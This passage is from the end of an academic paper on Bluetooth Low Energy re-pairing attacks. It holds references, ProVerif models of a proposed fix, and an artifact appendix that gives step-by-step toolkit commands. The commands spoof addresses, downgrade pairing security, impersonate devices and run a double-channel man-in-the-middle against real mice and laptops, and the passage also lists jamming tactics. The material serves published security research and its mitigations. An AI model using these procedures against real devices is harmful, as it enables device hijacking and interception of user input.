[12] M. K. Jangid, Y. Zhang, and Z. Lin, "Extrapolating Formal Analysis to Uncover Attacks in Bluetooth Passkey Entry Pairing," in *Network and Distributed System Security Symposium (NDSS)*, 2023.

[13] J. Wu, R. Wu, D. Xu, D. J. Tian, and A. Bianchi, "Formal model-driven discovery of Bluetooth protocol design vulnerabilities," in *2022 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2022, pp. 2285–2303.

[14] D. Dolev and A. Yao, "On the security of public key protocols," *IEEE Transactions on information theory*, vol. 29, no. 2, pp. 198–208, 1983.

[15] D. Antonioli, N. O. Tippenhauer, and K. B. Rasmussen, "The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR," in *28th USENIX Security Symposium (USENIX Security 19)*, 2019, pp. 1047–1061.

[16] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, "BIAS: Bluetooth Impersonation AttackS," in *2020 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2020, pp. 549–562.

[17] M. Cäsar, T. Pawelke, J. Steffan, and G. Terhorst, "A survey on Bluetooth Low Energy security and privacy," *Computer Networks*, vol. 205, p. 108712, 2022.

[18] M. Ryan, "Bluetooth: With Low Energy comes Low Security," in *7th USENIX Workshop on Offensive Technologies (WOOT 13)*, 2013.

[19] Google, "Bumble - A Bluetooth Framework," https://google.github.io/bumble/index.html, 2025.

[20] Canalys, "The global smartphone market rebounds for the third consecutive quarter with a 12% growth." [Online]. Available: https://canalys.com/newsroom/worldwide-smartphone-market-2024

[21] Android Open Source Project, "Android bluetooth module," https://android.googlesource.com/platform/packages/modules/Bluetooth, 2025.

[22] H. Blidh, "Bleak: Bluetooth low energy platform for python," https://github.com/hbldh/bleak, 2025.

[23] Linux Foundation, "Zephyr Project: a scalable real-time operating system," https://github.com/zephyrproject-rtos/zephyr, 2025.

[24] BlueKitchen GmbH, "Btstack: Bluetooth stack for embedded devices," https://github.com/bluekitchen/btstack, 2025.

[25] B. Blanchet *et al.*, "Modeling and Verifying Security Protocols with the Applied Pi Calculus and ProVerif," *Foundations and Trends® in Privacy and Security*, vol. 1, no. 1-2, pp. 1–135, 2016.

[26] J. Wang, F. Hu, Y. Zhou, Y. Liu, H. Zhang, and Z. Liu, "Blue-Door: breaking the secure information flow via BLE vulnerability," in *Proceedings of the 18th International Conference on Mobile Systems, Applications, and Services*, 2020, pp. 286–298.

[27] M. Casagrande, R. Cestaro, E. Losiouk, M. Conti, and D. Antonioli, "E-Spoofer: Attacking and Defending Xiaomi Electric Scooter Ecosystem," in *ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2023.

[28] M. Casagrande, E. Losiouk, M. Conti, M. Payer, and D. Antonioli, "BreakMi: Reversing, Exploiting and Fixing Xiaomi Fitness Tracking Ecosystem," *IACR Transactions on Cryptographic Hardware and Embedded Systems (CHES)*, pp. 330–366, 2022.

[29] D. Antonioli, N. O. Tippenhauer, and K. Rasmussen, "Nearby Threats: Reversing, Analyzing, and Attacking Google's "Nearby Connections" on Android," in *Network and Distributed System Security Symposium (NDSS)*, February 2019.

[30] X. Bai, L. Xing, N. Zhang, X. Wang, X. Liao, T. Li, and S.-M. Hu, "Staying secure and unprepared: Understanding and mitigating the security risks of Apple zeroconf," in *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016, pp. 655–674.

[31] D. Heinze, J. Classen, and F. Rohrbach, "MagicPairing: Apple's take on securing Bluetooth peripherals," in *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, 2020, pp. 111–121.

[32] C. Zuo, H. Wen, Z. Lin, and Y. Zhang, "Automatic fingerprinting of vulnerable BLE IoT devices with static UUIDS from mobile apps," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 1469–1483.

[33] P. Sivakumaran and J. Blasco, "A Study of the Feasibility of Co-located App Attacks against BLE and a Large-Scale Analysis of the Current Application-Layer Security Landscape," in *28th USENIX Security Symposium (USENIX Security 19)*, 2019, pp. 1–18.

[34] Skysafe, "Hi, my name is keyboard," https://github.com/skysafe/reblog/blob/main/cve-2024-0230, 2024.

[35] K. Hypponen and K. M. Haataja, "Nino man-in-the-middle attack on Bluetooth Secure Simple Pairing," in *Proceedings of the International Conference in Central Asia on Internet*. IEEE, 2007, pp. 1–5.

[36] Y. Shaked and A. Wool, "Cracking the Bluetooth PIN," in *Proceedings of the conference on Mobile systems, applications, and services (MobiSys)*. ACM, 2005, pp. 39–50.

[37] D.-Z. Sun, Y. Mu, and W. Susilo, "Man-in-the-middle attacks on Secure Simple Pairing in Bluetooth standard v5. 0 and its countermeasure," *Personal and Ubiquitous Computing*, vol. 22, no. 1, pp. 55–67, 2018.

[38] D. Antonioli, "BLUFFS: Bluetooth Forward and Future Secrecy Attacks and Defenses," in *ACM conference on Computer and Communications Security (CCS)*, November 2023.

[39] I. Karim, A. Al Ishtiaq, S. R. Hussain, and E. Bertino, "BLEDiff: Scalable and Property-Agnostic Noncompliance Checking for BLE Implementations," in *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, 2023, pp. 1082–1100.

[40] M. E. Garbelini, C. Wang, S. Chattopadhyay, S. Sumei, and E. Kurniawan, "SweynTooth: Unleashing Mayhem over Bluetooth Low Energy," in *2020 USENIX Annual Technical Conference (USENIX ATC 20)*, 2020, pp. 911–925.

[41] M. E. Garbelini, V. Bedi, S. Chattopadhyay, S. Sun, and E. Kurniawan, "BrakTooth: Causing Havoc on Bluetooth Link Manager via Directed Fuzzing," in *31st USENIX Security Symposium (USENIX Security 22)*, 2022, pp. 1025–1042.

[42] J. Wu, Y. Nan, V. Kumar, M. Payer, and D. Xu, "BlueShield: Detecting spoofing attacks in Bluetooth Low Energy networks," in *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, 2020, pp. 397–411.

[43] R. Cayre, V. Nicomette, G. Auriol, M. Kaâniche, and A. Francillon, "OASIS: An Intrusion Detection System Embedded in Bluetooth Low Energy Controllers," in *Asia Conference on Computer and Communications Security (AsiaCCS)*, 2024.

[44] X. Che, Y. He, X. Feng, K. Sun, K. Xu, and Q. Li, "BlueSWAT: A Lightweight State-Aware Security Framework for Bluetooth Low Energy," in *Conference on Computer and Communications Security (CCS)*, 2024.

[45] H. Cai, "Securing Billion Bluetooth Devices Leveraging Learning-Based Techniques," in *Proceedings of the AAAI Conference on Artificial Intelligence*, vol. 38, no. 21, 2024, pp. 23 731–23 732.

[46] S. Meier, B. Schmidt, C. Cremers, and D. Basin, "The TAMARIN prover for the symbolic analysis of security protocols," in *Computer Aided Verification: 25th International Conference, CAV 2013, Saint Petersburg, Russia, July 13-19, 2013. Proceedings 25*. Springer, 2013, pp. 696–701.

[47] M. Sethi, A. Peltonen, and T. Aura, "Misbinding Attacks on Secure Device Pairing and Bootstrapping," in *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, 2019, pp. 453–464.

[48] M. Troncoso and B. Hale, "The Bluetooth CYBORG: Analysis of the full human-machine passkey entry AKE protocol," in *Network and Distributed System Security Symposium (NDSS)*, 2021.

[49] M. Fischlin and O. Sanina, "Cryptographic analysis of the Bluetooth secure connection protocol suite," in *Advances in Cryptology–ASIACRYPT 2021: 27th International Conference on the Theory and Application of Cryptology and Information Security, Singapore, December 6–10, 2021, Proceedings, Part II 27*. Springer, 2021, pp. 696–725.

[50] Y. Zhang and Z. Lin, "When Good Becomes Evil: Tracking Bluetooth Low Energy Devices via Allowlist-based Side Channel and Its Countermeasure," in *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, 2022, pp. 3181–3194.

[51] G. Celosia and M. Cunche, "Saving private addresses: An analysis of privacy issues in the Bluetooth Low Energy advertising mechanism," in *Proceedings of the 16th EAI International Conference on Mobile and Ubiquitous Systems: Computing, Networking and Services*, 2019, pp. 444–453.

[52] J. K. Becker, D. Li, and D. Starobinski, "Tracking anonymized Bluetooth devices," *Proceedings on Privacy Enhancing Technologies*, 2019.

[53] J. Wu, P. Traynor, D. Xu, D. J. Tian, and A. Bianchi, "Finding Traceability Attacks in the Bluetooth Low Energy Specification and

Its Implementations," in *33rd USENIX Security Symposium (USENIX Security 24)*, Philadelphia, PA, 2024, pp. 4499–4516. [Online]. Available: https://www.usenix.org/conference/usenixsecurity24/presentation/wu-jianliang

[54] G. Celosia and M. Cunche, "Fingerprinting Bluetooth Low Energy devices based on the generic attribute profile," in *Proceedings of the 2nd International ACM Workshop on Security and Privacy for the Internet-of-Things*, 2019, pp. 24–31.

[55] T. Tucker, H. Searle, K. Butler, and P. Traynor, "Blue's Clues: Practical Discovery of Non-Discoverable Bluetooth Devices," in *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2023, pp. 3098–3112.

[56] K. Fawaz, K.-H. Kim, and K. G. Shin, "Protecting privacy of BLE device users," in *25th USENIX Security Symposium (USENIX Security 16)*, 2016, pp. 1205–1221.

[57] M. Stute, S. Narain, A. Mariotto, A. Heinrich, D. Kreitschmann, G. Noubir, and M. Hollick, "A billion open interfaces for eve and mallory: MitM, DoS, and tracking attacks on iOS and macOS through Apple wireless direct link," in *28th USENIX Security Symposium (USENIX Security 19)*, 2019, pp. 37–54.

[58] J. Martin, D. Alpuche, K. Bodeman, L. Brown, E. Fenske, L. Foppe, T. Mayberry, E. Rye, B. Sipes, and S. Teplov, "Handoff All Your Privacy–A Review of Apple's Bluetooth Low Energy Continuity Protocol," *Proceedings on Privacy Enhancing Technologies*, 2019.

[59] G. Celosia and M. Cunche, "Discontinued Privacy: Personal Data Leaks in Apple Bluetooth Low Energy Continuity Protocols," *Proceedings on Privacy Enhancing Technologies*, vol. 2020, pp. 26–46, 2020.

[60] M. Stute, A. Heinrich, J. Lorenz, and M. Hollick, "Disrupting continuity of Apple's wireless ecosystem security: New tracking,DoS, and MitM attacks on iOS and macOS through Bluetooth Low Energy, AWDL, and Wi-Fi," in *30th USENIX security symposium (USENIX Security 21)*, 2021, pp. 3917–3934.

[61] A. Heinrich, M. Stute, T. Kornhuber, and M. Hollick, "Who Can Find My Devices? Security and Privacy of Apple's Crowd-Sourced Bluetooth Location Tracking System," *Proceedings on Privacy Enhancing Technologies*, vol. 3, pp. 227–245, 2021.

[62] T. Mayberry, E. Fenske, D. Brown, J. Martin, C. Fossaceca, E. C. Rye, S. Teplov, and L. Foppe, "Who Tracks the Trackers? Circumventing Apple's Anti-Tracking Alerts in the Find My Network," in *Proceedings of the 20th Workshop on Workshop on Privacy in the Electronic Society*, 2021, pp. 181–186.

[63] K. I. Turk, A. Hutchings, and A. R. Beresford, "Can't Keep Them Away: The Failures of Anti-stalking Protocols in Personal Item Tracking Devices," in *Cambridge International Workshop on Security Protocols*. Springer, 2023, pp. 78–88.

[64] S. Bräuer, A. Zubow, S. Zehl, M. Roshandel, and S. Mashhadi-Sohi, "On practical selective jamming of Bluetooth Low Energy advertising," in *2016 IEEE Conference on Standards for Communications and Networking (CSCN)*, 2016, pp. 1–6.

[65] S. Jasek, "GATTacking Bluetooth Smart Devices: Introducing a New BLE Proxy Tool," in *Black Hat USA*, 2016, whitepaper. [Online]. Available: https://www.blackhat.com/docs/us-16/materials/us-16-Jasek-GATTacking-Bluetooth-Smart-Devices-Introducing-a-New-BLE-Proxy-Tool-wp.pdf

APPENDIX

A. ProVerif Listings

Listings 3 and 4 show the ProVerif code we used in Section VII-C to verify the authenticated re-pairing protocol security guarantees. The full models are also available in our repository.

B. Double-channel MitM Attack Demo

We present a demo of the double-channel MitM in a real-world setup, using a Logitech G603 mouse as the Peripheral and a MacBook Air M1 as the Central. A video of the demo is available in our repository. During the attack, the victims disconnect and then pair with the attacker, thinking they are re-pairing with each other. In the video, we show the attacker changing the mouse's reported battery percentage to the laptop. In the demo, we trigger the disconnection manually for simplicity, but in Section C we discuss how to do it in practice.

```
type key.
type pubkey.
type privkey.
type features.

fun pub(privkey): pubkey.
fun hash(bitstring): bitstring.
fun kdf(key, bitstring): key.
fun enc(bitstring, key): bitstring.
reduc forall m:bitstring, k:key; dec(enc(m, k), k) =
    m.

fun ecdh(privkey, pubkey): key.
equation forall a,b: privkey; ecdh(a, pub(b)) = ecdh
    (b, pub(a)).

free c: channel.
free h_initial: bitstring.

free start_enc_req: bitstring.
free start_enc_rsp_A: bitstring.
free start_enc_rsp_B: bitstring.

free features_A_const: features.
free features_B_const: features.

event end_A(key).
event end_B(key).

(* Main Query -- Should be TRUE *)
query k:key; inj-event(end_B(k)) ==> inj-event(end_A
    (k)).

(* Sanity Check -- Should be FALSE *)
query k:key; event(end_A(k)) && event(end_B(k)).
```

Listing 3: ProVerif definitions, crypto primitives, and queries.

C. BLE MitM Attack Considerations

Here, we describe how to conduct a BLE MitM attack in the real world, using our BLERP double-channel MitM experiment as a reference. The attack requires the following steps:

1) The attacker collects public information about the victims to impersonate them. The adversary obtains this data by sniffing plaintext BLE packets, including advertisements, connection establishment, and pairing messages exchanged between the targets.
2) The attacker waits until the victims disconnect or forces them to disconnect. The latter can be achieved through jamming, while a legitimate disconnection can occur due to a timeout, a device reboot, or a loss of range.
3) The attacker connects to the victim Peripheral while impersonating the Central. This step prevents the Peripheral from advertising and blocks the victim Central from connecting to the legitimate Peripheral.
4) The attacker starts advertising as the legitimate Peripheral, tricking the legitimate Central into connecting to the attacker, believing the device is legitimate.

5) The attacker runs the PI attack against the legitimate Central and the CI against the legitimate Peripheral. Consequently, the victims overwrite their previous keys with two distinct PKs shared with the attacker, all while believing they have re-paired with each other.

The third and fourth attack steps may require the attacker to win a race condition against the Central if the Central attempts to reconnect to the Peripheral. Because the Central reconnection policy is implementation-specific, the attacker must adapt to the target's implementation. To optimize the probability of winning the connection race condition, the attacker can use two strategies: 1) selectively jam the legitimate Peripheral advertisements packets [64] to prevent the legitimate Central from sending a connection request, allowing the attacker to connect to the target Peripheral first; or 2) set up the malicious Peripheral to advertise with higher frequency and stronger signal than the legitimate one to trick the legitimate Central into connecting with the attacker [65].

We evaluated the connection race condition without optimizations using two victim devices (an nRF52 NimBLE Peripheral and a Pixel 5 Central) and an attack device (an nRF52 NimBLE Central). We powered off the legitimate Peripheral, placed the victim and attacker Central at the same distance from the Peripheral, and initiated the connection procedure. We then powered on the legitimate Peripheral and observed which device won the race. In 20 trials, the malicious device succeeded 11 times (55%) in establishing a connection to the Peripheral instead of the legitimate Central. This baseline result indicates that, without jamming or aggressive advertising, an attacker can win the reconnect race about half of the time. Generalizing the likelihood of winning the race condition is difficult, as success depends on factors such as device models, Bluetooth stacks, radio proximity, environmental RF conditions, and specific optimizations implemented by the attacker.

```
let processA(pk: key) =
  new priv_a: privkey;
  let pub_a = pub(priv_a) in

  out(c, features_A_const);
  in(c, features_b: features);

  let h1 = hash((h_initial, features_A_const)) in
  let h2 = hash((h1, features_b)) in
  out(c, pub_a);

  let h3 = hash((h2, pub_a)) in
  in(c, pub_b: pubkey);
  let h4 = hash((h3, pub_b)) in
  let ss = ecdh(priv_a, pub_b) in
  let pk_new = kdf(pk, (ss, h4)) in

  new skd_a: bitstring;
  new iv_a: bitstring;
  out(c, (skd_a, iv_a));
  in(c, (skd_b: bitstring, iv_b: bitstring));
  in(c, start_enc_req_msg: bitstring);
  if start_enc_req_msg = start_enc_req then
    let session_key = kdf(pk_new, (skd_a, skd_b)) in
    in(c, enc_msg_B: bitstring);
    let dec_msg_B = dec(enc_msg_B, session_key) in
    if dec_msg_B = start_enc_rsp_B then
      let enc_msg_A = enc(start_enc_rsp_A,
          session_key) in
      event end_A(pk_new);
      out(c, enc_msg_A).

let processB(pk: key) =
  new priv_b: privkey;
  let pub_b = pub(priv_b) in

  in(c, features_a: features);
  out(c, features_B_const);

  let h1 = hash((h_initial, features_a)) in
  let h2 = hash((h1, features_B_const)) in

  in(c, pub_a: pubkey);
  let h3 = hash((h2, pub_a)) in
  out(c, pub_b);

  let h4 = hash((h3, pub_b)) in
  let ss = ecdh(priv_b, pub_a) in
  let pk_new = kdf(pk, (ss, h4)) in

  in(c, (skd_a: bitstring, iv_a: bitstring));
  new skd_b: bitstring;
  new iv_b: bitstring;
  out(c, (skd_b, iv_b));
  out(c, start_enc_req);
  let session_key = kdf(pk_new, (skd_a, skd_b)) in
  let enc_msg_B = enc(start_enc_rsp_B, session_key)
      in
  out(c, enc_msg_B);
  in(c, enc_msg_A: bitstring);
  let dec_msg_A = dec(enc_msg_A, session_key) in
  if dec_msg_A = start_enc_rsp_A then
    event end_B(pk_new).

process
    !(
        new pk: key;
        (processA(pk) | processB(pk))
    )
```

Listing 4: ProVerif Alice and Bob processes.

Artifact Appendix

The artifact includes the `BLERP` toolkit described in Section V, including the stack patches (in `patches/`), and the ProVerif model from Section A (in `formal/`). The toolkit consists of two components: a NimBle application (in `apps/bleshell/`) and a Python BLE Host (in `python-host/`). It is available at:

- https://github.com/sacca97/blerp
- https://doi.org/10.5281/zenodo.17671927

D. Claims

The artifact supports the following claims from the paper:

- An adversary can impersonate a trusted Peripheral and re-pair with a victim Central without knowing the Pairing Key and with downgraded security in a **PI attack** (Section IV-B).
- An adversary can impersonate a trusted Central and re-pair with a victim Peripheral without knowing the Pairing Key and with downgraded security in a **CI attack** (Section IV-C).
- An adversary can combine the PI and CI attacks to force re-pairing and establish a MitM position in a **Double-Channel MitM attack** (Section IV-D). [optional]
- **Hardened re-pairing** mitigates the attacks by disconnecting on encryption failure and blocking security downgrades (Section VII-A).
- **Authenticated re-pairing** prevents the attacks by providing integrity and authentication (Section VII-B).

E. Requirements

Hardware:

- 2 Nordic nRF52840-DK (PCA10056)[1]
- Real-world BLE devices for testing [optional]

Software:

- Ubuntu 22.04+ or Fedora 40+
- Segger JLink V7.98h+
- Apache newt v1.13.0
- Arm GNU Toolchain 14.3.Rel1 (arm-none-eabi)
- tio (or any other serial device tool)
- Python 3.12+ (Section J only)

F. Docker Image

We provide a pre-configured Docker image that includes all required software and is ready to use. It requires a Linux-based machine system with Bluetooth enabled. The credentials are `blerp:blerp`. Once downloaded, run it with the following commands:

```
docker import blerp.tar.gz -c "CMD [\"/bin/bash\"]"
    blerp:1.1

docker run -it --user blerp -w /home/blerp/blerp
    --privileged --name blerp-test --net host -v
    /dev:/dev -v /var/run/dbus:/var/run/dbus
    blerp:1.1 bash
```

[1]We tested the toolkit using the nRF52840-DK, but it is theoretically compatible with nRF51/52/53 and Renesas DA1469x.




Fig. 8: nRF52840-DK Micro USB ports. USB 1 is used for UART and firmware flashing, USB 2 is used for HCI over USB.

Once inside the container, download the required mynewt repositories and patch the NimBLE stack:

```
./setup.sh
./apply_attacks_patch.sh
```

G. Toolkit Setup (Approx. 15 minutes)

If using the Docker container, go to step 2.

1) Setup the workspace and patch the NimBLE stack.

```
git clone https://github.com/sacca97/blerp
cd blerp
./setup.sh
./apply_attacks_patch.sh
```

2) Run the following commands once per board to install the OS and *bleshell* app. The `id` parameter is the board's serial number (usually 9 or 10 digits prefixed with two zeroes). Use `tio -l | grep SEGGER` to check it from the command line. The board(s) must be connected using USB 1 (see Figure 8).

```
make boot-10056 id=XXXXXXXXXX
make bleshell id=XXXXXXXXXX
```

3) Connect via serial and press `Tab` to show the available commands and verify installation was successful.

```
tio /dev/serial/by-id/usb-
    SEGGER_J-Link_00XXXXXXXXXX-if00
```

H. Testing in a Controlled Environment (Approx. 5 minutes)

Test the impersonation attacks on the NimBLE stack using only two nRF52 boards. The firmware resets on power loss (erasing the keys), enabling one board to act first as a legitimate device and then as the attacker.

Initial Setup: Pair the two boards, on the Peripheral run:

```
spoof-address addr=F8:4C:6D:E9:7A:B1
    addr_type=random
spoof-adv-data name="MyMouse" appearance=962
advertise own_addr_type=random
```

While on the Central run:

```
spoof-address addr=00:1A:79:FF:EE:DD
    addr_type=public
connect peer_addr=F8:4C:6D:E9:7A:B1
    peer_addr_type=random own_addr_type=public
```

Ensure the log shows:

```
000000 encryption change event; status=0
000000 encrypted=1, authenticated=0, bonded=1
```

Peripheral Impersonation (Section IV-B): The Peripheral board will now act as the attacker.

1) Power cycle the Peripheral board to clear its keys (simulating the attacker taking its place). Then configure the attacker:

```
# Set again the victim's parameters
spoof-address addr=F8:4C:6D:E9:7A:B1
    addr_type=random
spoof-adv-data name="MyMouse" appearance=962

# Downgrade security configuration
spoof-authreq mitm=1 bond=1 sc=1
security-set-data mitm=0 bonding=1 keysize=7
blerp-reject-enc val=1

# Begin malicious advertising
advertise own_addr_type=random
```

2) On the Central device, run again

```
connect peer_addr=F8:4C:6D:E9:7A:B1
    peer_addr_type=random own_addr_type=public
```

In case of success, the log will show a partially zeroed-out Long Term Key (LTK) and $status = 0$, indicating successful re-pairing.

```
000000 LTK: 000000000000000000094d39485d06811
000000 encryption change event; status=0
000000 encrypted=1, authenticated=0, bonded=1
```

Central Impersonation (Section IV-C): If proceeding immediately after the Peripheral Impersonation attack, you must reset both boards and repeat the initial setup phase before starting. The board that was previously the Central will now act as the attacker.

1) Power cycle the Central to clear its keys and allow it to act as the attacker. Then, enter the following commands to spoof the legitimate Central and downgrade the security parameters.

```
# Spoof the Legitimate Central's Address
spoof-address addr=00:1A:79:FF:EE:DD
    addr_type=public

# Downgrade Security Parameters
security-set-data mitm=0 bonding=1 keysize=7
```

2) Connect the attacker board to the victim Peripheral. First, start advertising on the Peripheral

```
advertise own_addr_type=random
```

Then, connect from the Central

```
connect peer_addr=F8:4C:6D:E9:7A:B1
    peer_addr_type=random own_addr_type=public
```

If successful, the expected log is similar to the previous one, with a partially zeroed-out LTK and no errors (i.e., $status = 0$).

I. Real-World Device Testing (Approx. 10 minutes)

Follows the logic of Section H using device-specific parameters (e.g., address, device type). In addition to the requirements listed in Section E, actual BLE devices are needed (a Central and a Peripheral). We recommend using a laptop or smartphone as the Central device and a mouse or keyboard as the Peripheral device. Testing BLE Audio devices is currently not possible. Table II from the paper lists the devices we tested, whether they are vulnerable, and the configurations and software versions under which they are vulnerable.

Peripheral Impersonation:

1) Pair the Peripheral with the victim Central, then turn off the Peripheral.
2) Configure the board with the victim's address and appearance (e.g., 962 for mice, or others).
3) Issue the `advertise` command to start the attack, as the victim Central will try to auto-reconnect.

If the Peripheral log resembles the following one, the attack was successful. When turned back on, the legitimate Peripheral should no longer connect.

```
000000 encryption change event; status=0
000000 encrypted=1, authenticated=0, bonded=1
```

Central Impersonation:

1) Pair the devices, then turn off the legitimate Central (e.g., disable Bluetooth).
2) Configure the board with the Central's address (typically public).
3) Issue the `connect` command to start the attack.

If successful, the log is identical to the Peripheral Impersonation attack. The legitimate Central should no longer be able to connect to the legitimate Peripheral.

If either attack fails, the log will report an encryption change error and, in some cases, the disconnection message.

```
000000 encryption change event; status=7
000000 encrypted=0, authenticated=0, bonded=0
000000 disconnect; reason=531
```

J. Double-channel MitM [Optional] (Approx. 5 minutes)

Testing the attack from Section IV-D requires using two nRF52 boards connected to a host laptop (attacker) to intercept traffic between two victim devices. The attack is reproducible either in a controlled environment or against real-world devices. However, here we assume two real-world devices, configured to advertise and reconnect automatically. We omit the attack flow for testing the MitM against two nRF52 boards, as they do not perform automatic advertising and reconnection and thus require extra commands and user interaction.

1) Flash MitM firmware to both boards (clean install).

```
make erase id=XXXXXXXXXX
make boot-10056 id=XXXXXXXXXX
make hci-dev id=XXXXXXXXXX
```

2) Connect the boards using the USB 2 port (see Figure 8).
3) Disconnect the legitimate devices by turning off Bluetooth on the Central.
4) Run the script with root. Find two HCI device IDs (`--dev-ids`) using `sudo btmgmt info` or `hcitool dev` and looking for addresses `00:00:00:00:00:00`.

```
sudo .venv/bin/python python-host/mitm.py \
    --central-addr XX:XX:XX:XX:XX:XX \
    --central-addr-type public \
    --peripheral-name "Peripheral Name" \
    --dev-ids X,Y
```

   If the script crashes with the error *"Unable to open socket hciX: Unable to bind"*, try changing USB ports until it works correctly.
5) The malicious Central will connect to the legitimate Peripheral, clone its advertisement data, and the malicious Peripheral will start advertising.
6) Once advertising begins, manually turn the legitimate Central's Bluetooth back on. It will try to "reconnect" to the malicious Peripheral, starting the attack. The legitimate Central may display a Yes/No dialog to confirm the connection.

```
[00:00:00] Peripheral: Advertising started with
    address YY:YY:YY:YY:YY:YY
```

If the attack is successful, the logs should display an *encryption enabled* message:

```
[00:00:00] Central: Encryption enabled
```

Additionally, the two devices should work but exhibit visible lag (e.g., when using a mouse or keyboard), and the Peripheral's battery percentage should be 69%. If the attack failed, the logs should display the following messages instead:

```
[00:00:00] Peripheral: sent security request
[00:00:00] Disconnected: reason 19 error: 0
```

The artifact repository contains a video demonstrating the double-channel MitM attack against a MacBook Air M1 and a Logitech G603 mouse (see *blerp-mitm-demo.webm*).

K. Testing Hardened Re-pairing (Approx. 5 minutes)

Apply the patch, re-flash one nRF52, and repeat attacks from Section H to test the hardened re-pairing logic (Section VII-A).

```
./apply_fixes_patch.sh
make erase id=XXXXXXXXXX
make boot-10056 id=XXXXXXXXXX
make legitimate id=XXXXXXXXXX
```

For both attacks, the logs on at least one device should report an encryption error similar to the following:

```
000000 encryption change event; status=1283
000000 encrypted=0, authenticated=0, bonded=0
```

L. Verifying Authenticated Re-pairing (Approx. 1 minute)

Use ProVerif (https://proverif.inria.fr) to verify the authenticated and integrity-protected re-pairing protocol (Section VII-B).

```
proverif formal/blerp_fix.pv
```

The model assumes a Dolev-Yao attacker with complete control over the communication channel. It verifies that an adversary cannot re-pair without knowing the original pairing key (authentication) and cannot tamper with the pairing messages (integrity). These two properties are formalized in a single query, which should evaluate to *true*. We additionally perform a sanity check using a query that should evaluate to *false*, confirming that the protocol terminates correctly. The expected ProVerif output is:

```
(* Integrity and Authentication *)
Query inj-event(end_B(k)) ==> inj-event(end_A(k)) is
    true.

(* Sanity check *)
Query not (event(end_A(k)) && event(end_B(k))) is
    false.
```